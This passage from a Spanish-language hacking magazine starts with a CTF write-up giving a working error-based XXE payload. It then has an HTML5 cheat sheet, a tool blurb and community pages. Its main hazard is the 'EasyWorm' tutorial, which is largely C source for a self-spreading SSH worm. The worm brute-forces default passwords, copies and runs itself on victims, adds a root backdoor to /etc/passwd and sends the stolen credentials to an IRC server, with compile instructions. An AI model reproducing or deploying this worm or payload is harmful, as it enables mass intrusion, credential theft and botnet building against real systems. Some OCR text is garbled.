Como siguiente paso intentamos hacer la petición a otros archivos conocidos en sistemas Unix (/etc/hosts, /etc/resolv.conf) y obtuvimos el mismo resultado.
Para poder validar si el resultado de la petición nos estaba diciendo algo, se hizo una petición a un archivo inexistente, simplemente llamado "mayas". Para nuestra sorpresa nos encontramos esta vez con un error diferente: "**Failure to process entity xxe**".

Con el resultado anterior se determinó que estábamos frente a un caso de ataque blind (ciego) XXE, siendo blind porque la respuesta que recibimos del servidor no es el contenido del archivo, sino mensajes de error, que se interpretan como una validación dependiendo si existe el archivo o no. Las condiciones **TRUE/FALSE** que se encontraron fueron las siguientes:

```
😀TRUE (Archivo existe en la máquina de la víctima): No result found
☹FALSE (Archivo no existe en la máquina de la víctima): Failure to process entity xxe
```

Hasta este punto no sabíamos si existía algún archivo cuyo contenido fuera la bandera y que pudiéramos leer, así que a modo de prueba intentamos hacer una petición a un archivo llamado "**flag**". Dio como resultado una condición verdadera y nos dio la pista que estábamos en el camino correcto para obtener la bandera.


Por último, se intentó leer el contenido de directorios siguiendo un proceso similar. En la petición se establecieron los directorios /root (true) y /test (false) y se obtuvieron los siguientes errores que validaban la condición:

```
😀TRUE (Directorio existe en la máquina de la víctima): 500 Internal Server Error
☹FALSE (Directorio no existe en la máquina de la víctima): Failure to process entity xxe
```

OOB XXE (OUT OF BAND XXE)

El siguiente paso que se tomó fue verificar si se podía explotar la aplicación con el ataque XXE OOB. Este tipo de ataque consiste en redireccionar el contenido del archivo de la víctima a un servidor del atacante.


Durante el CTF se intentó aplicar este tipo de ataque utilizando protocolos como http://, https://, ssh, gopher://, ftp://, pero todos dieron el mismo resultado no satisfactorio y no se recibió una petición en nuestro servidor (Ngrok), probablemente debido a la existencia de un firewall o a alguna restricción en la configuración del servidor.



XXE error-based (o leyendo archivos de la víctima con ayuda de un archivo local DTD)

En este momento nos enfrentábamos a dos limitantes: la aplicación no mostraba el contenido de los archivos al hacer la petición XML y existía una restricción o firewall que impedía redireccionar el contenido del archivo de la víctima a nuestro servidor atacante.
Investigamos un poco y descubrimos que existe una técnica de ataque XXE que abusa de archivos locales DTD, de tal manera que, al intentar usar dicho archivo local, el servidor nos respondería con un error y el contenido del archivo local que deseamos leer.
Esencialmente, este ataque invoca un archivo DTD que existe localmente en el sistema de archivos de la víctima y se utiliza para re definir una entidad (entity) existente, lo cual desencadena un error que contiene la información sensible de la máquina de la víctima.

Ahora nos enfrentábamos al siguiente reto: saber la ubicación de un archivo DTD existente en la máquina de la víctima. Afortunadamente, **Portswigger** tiene una muy buena guía[8] y laboratorio del ataque y menciona la ubicación de un archivo DTD que se encuentra comúnmente en sistemas Linux que utilizan Gnome como entorno de escritorio.



Después de descubrir lo anterior, se validó si el directorio del archivo mencionado (docbookx.dtd) existía en la máquina de la víctima. Para esto, se usó el ataque blind XXE para intentar leer el contenido de un directorio y se mandó una petición con el path del directorio en donde se localiza el archivo DTD (/usr/share/yelp/dtd).


La petición dio como resultado error 500, que corresponde a una condición verdadera (TRUE) según lo analizado previamente al intentar leer directorios de la víctima.

[8] portswigger.net/web-security/xxe/blind#exploiting-blind-xxe-by-repurposing-a-local-dtd

Por último, una vez que se validó que el directorio del archivo .dtd existía en la máquina de la víctima, se realizó una petición al archivo **flag** con el siguiente payload que hacía uso del archivo .dtd:

```
<!DOCTYPE message [
   <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
    <!ENTITY % ISOamso '
       <!ENTITY &#38;#x25; file SYSTEM "file://flag">
        <!ENTITY &#38;#x25; eval "<!ENTITY &#38;#x26;#x25; error SYSTEM
&#38;#x27;file:///nonexistent/&#38;#x25;file;&#38;#x27;>">
        &#38;#x25;eval;
        &#38;#x25;error;
    '>
    %local_dtd;
]>
```


Una vez que se mandó una petición con el payload anterior se obtuvo la bandera:




Flag: CTF{0x1033_75008_1004x0}

EXTRA MILE

Para finalizar, se analizó qué tipo de archivos podíamos leer de la máquina de la víctima. Se observó que podiamos leer archivos como /etc/passwd o /etc/shadow. Con éste último archivo se concluyó que se podían leer archivos con permisos de root.





CHEAT-SHEET: HTML5

HTML 5 es la quinta revisión importante del lenguaje básico de la World Wide Web, HTML. HTML5 especifica dos variantes de sintaxis para HTML: una «clásica», HTML, conocida como HTML5, y una variante XHTML conocida como sintaxis XHTML 5 que deberá servirse con sintaxis XML.

SINTAXIS HTML

<elemento atributo = "valor"> contenido </elemento>

ETIQUETAS DE TEXTO

 texto enfatizado
 texto importante
<mark> texto resaltado
<i> voz / tono alternativo
<b> palabra clave
<u> anotaciones
<sub> <super> subíndice / superíndice
<smail> pequeñas aclaraciones
<var> variable o incógnita
<samp> resultado de operación
<kbd> entrada de usuario (teclado>
<dfn> <abbr> definición / abreviatura
  title significado
<cite> títulos de trabajos u obras
<q> citas (frases)
  cite URL enlace de referencia

 salto de línea
<wbr> oportunidad de salto de línea
<s> texto eliminado (inexacto)
<ins> <del> texto añadido / eliminado
  cite URL enlace de referencia
  datetime Fecha/hora (ISO8601)
<data> equivalencia para máquinas
  value informacion (para robots)
<code> fragmento de código
<a> <area> vínculos y área de enlaces
  href URL enlace o archivo
  hreflang idioma (ISO639-1)
  download nombre de descarga
  rel alternante author bookmark help license prev next search prfetch nofollow noreferrer tag
  target _self _blank _parent destino
  type MIME formato de archivo
(solo para <area>)
  alt texto alternativo
  coords lista de coordenadas
  shape rectangle circle poly default

ETIQUETAS DE SCRIPTING

<script> ejecuta o carga un script
  src URL enlace o archivo
  charset UTP-8 ISO-8859-1...
  async carga asíncrona
  defer aplaza ejecución
  type MIME formato de archivo
<noscript> alternativa sin scripts
<template> carga plantilla HTML

ETIQUETAS DE AGRUPACIÓN

<p> párrafo de texto
 capa (división en bloque)
 capa (fragmento en línea)
<hr> separación temática
<pre> texto preformateado
<blockquote> agrupación de cita
  cite URL enlace de referencia
<figure> ilustración (figura, imagen...)
<main> contenido principal
<map> mapa de imagenes (<área>)
  name nombre del mapa

ETIQUETAS DE LISTAS

 lista sin orden
 lista ordenada
  start primer número de la lista
  reversed lista inversa
  type 1 a A i I tipo numeración
 elemento de la lista
  value valor de elemento (robots)
 lista de definiciones
<dt> <dd> término / descripción

ETIQUETAS DE TABLAS

<table> tabla de datos tabulados
  border (fallback para UA limitados)
  sortable permite ordenar columnas
<tr> fila de la tabla (row)
<th> cabecera de la tabla (header)
<td> datos de la tabla (data)
<caption> leyenda de la tabla
<thead> agrupaciín de cabecera
<tbody> agrupación de datos
<tfoot> agrupación de pie de tabla
<col> <colgroup> columna / agrupación
  span aplicar a X columnas

ETIQUETAS DE SECCIÓN

<article> cuerpo del tema
<h1> <h2> ... <h6> encabezados
<section> sección (grupo temático)
<nav> zona de navegación
<aside> contenido no relacionado
<header> cabecera (logo, título...)
<footer> pie de página
<address> información de contacto

IDIOMA (ISO639-1)

es español en inglés de alemán ...

FECHA/HORA (ISO8601)

2015-03-30T14:30:07+01:00

ETIQUETAS MULTIMEDIA

<img> imagen JPG PNG SVG WEBP GIF
  src URL enlace a imagen
  alt texto alternativo a imagen
  width height ancho/alto de imagen
<iframe> marco flotante (HTML) HTML
  src URL enlace a página
  name nombre del iframe
  width height ancho/alto de imagen
  sandbox allow-forms allow-pointer-lock allow-top-navigation allow-same-origin allow-popups allow-scripts
<embed> recurso externo SWF
  src URL enlace a recurso
  type MIME formato de archivo
  width height ancho/alto de imagen
<object> recurso externo SWF
  data URL enlace a recurso
  name nombre del objeto
  type MIME formato de archivo
  width height ancho/alto de imagen
<param> parámetros de <object>
  name nombre de parámetro
  value valor de parámetro
<video> elemento de video MP4 WEBM OGV
<audio> elemento de audio MP3 OPUS OGG
para <video> y <audio>
  src URL enlace a video
  preload none metadaata auto
  mediagroup agrupación multimedia
  autoplay reproduce al inicio
  loop modo infinito (bucle)
  muted silencia el audio
  controls muestra controles
solo para <video>
  poster URL enlace a imagen previa
  width height ancho/alto de imagen
<source> formatos alternativos
  src URL enlace a video/audio
  type MIME ;codecs=CODEC
<track> subtítulos VTT
  src URL enlace a subtítulo
  lang idioma (ISO639-1)
  label leyenda del subtítulo
  kind subtitles captions descriptions chapters metadata
  default subtítulo primario
<picture> imágenes JPG PNG SVG WEBP GIF
<source> formatos para <picture>
  srcset URL lista de imagenes
  sizes descriptor de ancho
  media media queries
  type MIME formato de archivo
<canvas> lienzo de dibujo
  width height ancho/alto de lienzo

MARZO 2020

APK Package Detector

Permite extraer información de archivos APK como:
- Framework utilizado
- Saber si contiene sistemas de protección

Hecha en **Python 3**, no requiere de Java o SDK previamente instalado, solo de la ejecución del **script en Python**. Las validaciones las realiza a nivel binario sin extraer archivos individuales. Ahorra tiempo al realizar revisiones de seguridad a las aplicaciones móviles, sin descompilar para conocer qué tecnologías fueron utilizadas o incluso descubrir si un APK no funciona en máquinas virtuales o no se puede interceptar el tráfico HTTPS.

No elimina sistemas de protección, solo informa del contenido para saber de qué manera proceder en una revisión.

SOURCE:
GITHUB.COM/WHK102/APK-PACKAGE-DETECTOR

HAPPY Women's Day

#UnderGirls2020

TOOLBOXUC

08 *DÍA INTERNACIONAL DE LA MUJER*
31 *DÍA MUNDIAL DEL BACKUP (COPIA DE SEGURIDAD)*

DO	LU	MA	MI	JU	VI	SA
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

UNDERC0DE.ORG

EASYWORM

UNDERTOOLS DIY

En esta ocasión en **Undertools DIY** aprenderemos a desarrollar un gusano sencillo en C que se auto propaga en los servidores SSH con contraseñas relajadas o por defecto. Cuando el gusano descubre un servidor SSH accesible compartirá por IRC la dirección IP del servidor, el usuario y la contraseña.

Escrito por: **@ANIMANEGRA** | **COLABORADOR** UNDERC0DE

Siempre pensando en que la comprensión y creación de la tecnología es un arte agrario y que esta tiene una vinculación consustancial con la sociedad, entiende que la mejor forma de que se prospere es regar y cuidar con mesura los conocimientos que en ella se portan. y ver como poco a poco crece el conocimiento y destreza, gracias a la información, con ayuda de explicaciones poder conformar una sociedad tecnológica que vaya de la mano de la ética humana. Ampliamente ligado al espíritu investigador, educador, social y ético intenta formar parte de la gente que ofrece una pequeña ayuda a que la tecnología se convierta en una herramienta de unión y no en un muro a saltar, otorgando comprensión en un mundo que para muchos resulta mágico y por ende, aterrador en muchos de sus aspectos.


Contacto: underc0de.org/foro/profile/animanegra

Redes Sociales:

Github: github.com/4nimanegra

taller

En este artículo encontrarán un diseño sencillo de un gusano creado con **propósito educacional**. La idea del artículo es: hacer ver que la generación de gusanos de Internet es un proceso muy sencillo y que su implementación muchas veces no requiere de grandes dotes de programación ni de códigos complejos.



En este caso, implementaremos un gusano que intentará realizar una conexión **SSH** hacia servidores elegidos de forma aleatoria en el puerto **22**. La propagación del gusano es muy parecida a la implementada en el gusano **Mirai**, pero implementando la autenticación a servidores que implementen el servicio **SSH** en lugar de **telnet**.

Proceso

El gusano utilizará una reducida base de datos de 10 usuarios y contraseñas para intentar acceder al ordenador vía SSH. Una vez obtenida una credencial válida intentará replicar su propio código, así como ejecutarlo en la máquina remota.

Mediante una pequeña sección de código, el gusano se conectará a un canal específico dentro de un servidor IRC donde volcará la información necesaria para acceder a la nueva máquina donde se está ejecutando el gusano.

Mayormente, el detector de objetivos se basa en dar valores aleatorios desde el 0 al 255 al último número de la red de clase C 10.0.0.0/24. En el código se utiliza la constante MYNET para definir dicha red. Disponemos de la variable host que se conformará en cada iteración del programa por la constante definida y el valor aleatorio definiendo el siguiente host a comprobar. La reducida biblioteca de usuarios y contraseñas se define de forma estática en los arrays user y pass. El gusano simplemente probará todas las credenciales definidas en dichos arrays para cada host que se comprueba de forma aleatoria. Las constantes IRC e IRCPORT definirán la dirección IP y el puerto al que se conectará el gusano para volcar la información mediante el protocolo IRC. Y, por último, en este pequeño segmento de código, también se pueden ver todas las librerías necesarias para la realización de las conexiones SSH y los sockets:

Código: C

```c
#include <time.h>
#include <libssh/libssh.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/ioctl.h>
#define MYNET "10.0.0."
#define IRC "10.0.0.1"
#define IRCPORT 6666
char user[11][10] = {"easyworm","root","root","root","root","root","root","root","root","root","root"};
char pass[11][10] = {"fucker","root","123456","000000","111111",
"Zte521","admin","anko","openelec","uClinux","xmhdipc"};
char host[16],myworm[10],remoteworm[20];
```

¿Qué sucederá?

Cada vez que el gusano puede conectarse al puerto 22 de la máquina objetivo tratará de comunicarse con él utilizando el protocolo SSH e intentando acceder a dicho equipo. Toda la comunicación del protocolo SSH se utiliza la librería SSHlib.

Tras un acceso satisfactorio, el gusano copiará el propio binario en el directorio **/tmp/** de la máquina remota y ejecutará una nueva instancia del programa en la máquina remota. El proceso continúa buscando un nuevo objetivo dando a la variable host un nuevo valor formado por una nueva dirección **IP** aleatoria que incorporar a la **botnet**:

Código: C

```c
int main(int argc, char *argv[]){
int port=22,i,con,size,readsize,writesize;
ssh session session; ssh channel sshchannel;
ssh_scp scp; FILE *f; struct stat fileinfo; char buffer[1024];
sprintf(myworm,"./%s",argv[0]);
sprintf(remoteworm,"%s",argv[0]);
f=fopen(myworm,"r"); fstat(fileno(f),&fileinfo);
size=fileinfo.st size; fclose(f);
srand(time(NULL)); f=fopen("/etc/passwd","a");
if(f!=NULL){fprintf(f,"easyworm:CdM1KfjvR896Q:0:0::");
fprintf(f,"/root:/bin/sh\n");fclose(f);}
while(1==1){
sprintf(host,"%s%d",MYNET,(rand()%255)+1); i=0;
while(i < 11){ session=ssh_new();
if((ssh options set(session, SSH OPTIONS USER,user[i])<0) ||
(ssh_options_set(session,SSH_OPTIONS_HOST, host)<0)
|| (ssh_options_set(session, SSH_OPTIONS_PORT, &port)<0)){break;}
con = ssh_connect(session); if(con != SSH_OK){break;}
if(con = ssh_userauth_password(session, NULL, pass[i]) == SSH_AUTH_SUCCESS){ if(i == 0){break;};
sendToIrc(i); writesize=0;
scp=ssh_scp_new(session,SSH_SCP_WRITE,"/tmp/");
if(ssh_scp_init(scp)==SSH_ERROR){break;}
con=ssh scp push file(scp,"EasyWorm", size, 0766);
if(con != SSH_ERROR){ f=fopen(myworm,"r");
while(1==1){
readsize=fread(buffer,1,sizeof(buffer),f);
if(SSH_ERROR == ssh_scp_write(scp,buffer,readsize)){break;}
writesize=writesize+readsize;
if(writesize==size){break;}}fclose(f);}
if((sshchannel = ssh_channel_new(session)) ==NULL){break;}
if((con = ssh_channel_open_session(sshchannel)) < 0){break;};
if((con = ssh_channel_request_exec(sshchannel,"cd /tmp/;./EasyWorm &")) < 0){break;};
ssh_free(session);break;}
ssh free(session);i=i+1;}sleep(10);}}
```

Como método de notificación al dueño de la **botnet** de que un nuevo nodo se ha incorporado a ella se ha codificado la función **senToIrc**. En ella se abre una conexión con un servidor **IRC** para enviar un mensaje con la información de las credenciales a utilizar para poder acceder al nuevo host.

Tanto la dirección **IP** como el puerto del servidor **IRC** se definen en las constantes descritas al principio del documento. En el servidor **IRC** se enviará un mensaje que contendrá la dirección **IP** del nuevo host junto con su usuario y contraseña en un canal llamado **4d50**.

Código: C

```
1.  void sendToIrc(int i){
2.  int socketirc,num;
3.  struct sockaddr_in serveradd;
4.  char data[200];
5.  if((socketirc = socket(AF_INET,SOCK_STREAM,0)) == -1){return;}
6.  serveradd.sin_family = AF_INET;
7.  serveradd.sin_addr.s_addr=inet_addr(IRC);
8.  serveradd.sin_port=htons(IRCPORT);
9.  if(connect(socketirc,&serveradd,sizeof(serveradd))!= 0){return;}
10. num=sprintf(data,"user 4d50 4d50 4d50 4d50\nnick Ad50_%d\n",rand());
11. write(socketirc,data,num);ioctl(socketirc,FIONREAD,&num);
12. while(num == 0){ioctl(socketirc,FIONREAD,&num);}
13. while(num != 0){read(socketirc,data,num);
14. data[num]='\0';sleep(1);ioctl(socketirc,FIONREAD,&num);}
15. ioctl(socketirc,FIONREAD,&num);
16. while(num == 0){
17. ioctl(socketirc,FIONREAD,&num);}
18. while(num != 0){read(socketirc,data,100);
19. data[99]='\0';ioctl(socketirc,FIONREAD,&num);}
20. num=sprintf(data,"join #4d50\nprivmsg #4d50 :%s %s %s\nquit\n",host,user[i],pass[i]);
21. write(socketirc,data,num);
22. sleep(5);close(socketirc);}
```

La primera acción que realiza el gusano dentro del nuevo host es generar un nuevo usuario llamado **easyworm** con contraseña **fucker**. Estas credenciales permitirán por un lado poder acceder a los hosts al dueño de la **botnet** sin necesidad de conocer las credenciales específicas del host, a la vez que permite al gusano diferenciar si un host ya forma parte de la **botnet**.

> ***Nótese*** *que este gusano copia su binario dentro de la carpeta temporal /**tmp**/ y no ofrece persistencia de ejecución del binario dentro de los equipos que formen parte de ella. Parece evidente que la persistencia de ejecución del binario puede ser fácilmente implementado, por ejemplo, incluyendo un **script** de inicio en el directorio **init.d** e incluyendo el binario en algún directorio que no sea eliminado tras un reinicio del equipo.*

Si bien el binario no persistirá tras el reinicio del host, el usuario creado no se elimina tras este. Luego si el dueño de la red así lo desea, podrá seguir accediendo al equipo ya sea con las credenciales relajadas del equipo o con el usuario y contraseñas maestras de la **botnet**.

El proceso de compilación del gusano se debe realizar de forma estática de manera que no dependamos de que las librerías que se utilizan en él estén instaladas en el equipo remoto.

La forma de compilar el código de forma estática es el siguiente:

Código: C

```
1.  gcc -o ./EasyWorm ./EasyWorm.c -lssh -lcrypto -lz -ldl -static -lgssglue
```

> *Para que el gusano pueda propagarse al equipo víctima, esta deberá tener tanto una arquitectura, como un sistema operativo compatible con el equipo en el que se ha compilado el gusano.*

mensajes / opiniones de nuestros usuarios

"La revista quedó Hermosa...

Simplemente hermosa. Siento una atracción por esta revista cómo ninguna otra, es cómo un positivismo que quedó impregnado, dotándola de un cerebro constituido por millones de usuarios que invirtieron amor en algo que no muchos pueden ver un camino de rosas.
Apenas me he leído cuatro artículos y he quedado maravillado, creo que es una de las mejores revistas que se ha dedicado con tanto esfuerzo y amor a toda la comunidad fuera y dentro de Underc0de.

DTXDF
VÍA FORO UNDERC0DE

"Con gran alegría un año más, un gran honor pertenecer al Staff y ser parte de esta hermosa comunidad. A cada uno infinitas gracias por el empeño y dedicación. ¡Hail Underc0de!

DRAGORA
VÍA GRUPO WHATSAPP UNDERC0DE

"Muchas gracias a todos los que hacéis esto posible, staff, colaboradores y usuarios. A por 9 años más que estos han pasado muy rápido Saludo.

BLACKDRAKE
VÍA FORO UNDERC0DE

"¡Gracias Denisse, me gustó mucho tu mensaje y el post en sí! Toda "orgullosa" de ser parte del staff Oficial, un grupo y equipo de excelencia.

GABRIELA
VÍA FORO UNDERC0DE

"Felicidades al equipo que hace posible UnderDOCS, agradezco por el esfuerzo y tiempo dedicado. Y agregar que estoy al tanto cada 10 del mes para ver la revista. ¡Sigan adelante!!!

GH0STSNIP3R
VÍA FORO UNDERC0DE

"Otro número, otro éxito.

Muy especiales los artículos de @79137913 y @DtxdF. Algo que llama la atención son las colaboraciones. Vicente Motos es de lujo.
Recuerdo cuando lo consulté para crear un túnel DNS en Windows 7 hace muchos años.
Muy bonita la edición @Denisse.

AXCESS
VÍA FORO UNDERC0DE

"Thanks, cada mes lo espero.

LAUTI
VÍA GRUPO DE TELEGRAM UNDERC0DE

"Excelente revista e información!

MARLON ESCOBAR
VÍA GRUPO TELEGRAM UBUNTU EN ESPAÑOL

"Felicitaciones al equipo Underc0de en su (9°) |\|oveno aniversario. Que vengan ya nuevos retos. Gracias Underc0de.

BENGALA
VÍA FORO UNDERC0DE

EXPRESÁTE Y HAZ LLEGAR TU MENSAJE / OPINIÓN
REDACCIONES@UNDERC0DE.ORG

Acerca de UNDERC0DE...

Underc0de nació en 2011, con la visión de ser una comunidad dedicada al Hacking y a la Seguridad Informática, ***comprendiendo la libre divulgación del conocimiento, compartir saberes, intercambiar aportes e interactuar día a día*** para potenciar las capacidades y habilidades de cada uno en un ambiente cordial. Para ello, se desarrollan **talleres, tutoriales, guías de aprendizaje, papers de variados temas, herramientas y actualizaciones informáticas.**

Con un foro nutrido de ***muchas secciones y posts relacionados al hacking y la seguridad informática.*** A diario los usuarios se conectan y comparten sus dudas y conocimientos con el resto de la comunidad.
En una búsqueda constante por mantener online la comunidad y seguir creciendo cada día un poquito más.

Los invitamos a que se **registren** en caso de que no lo estén, y si ya tienen una cuenta, **ingresen**.

¡MIL GRACIAS A TODOS POR LEERNOS Y COMPARTIR!

PRODUCIDO EN LA COMUNIDAD UNDERC0DE, POR HACKERS DE TODO EL MUNDO, PARA PROFESIONALES DE TODO EL PLANETA.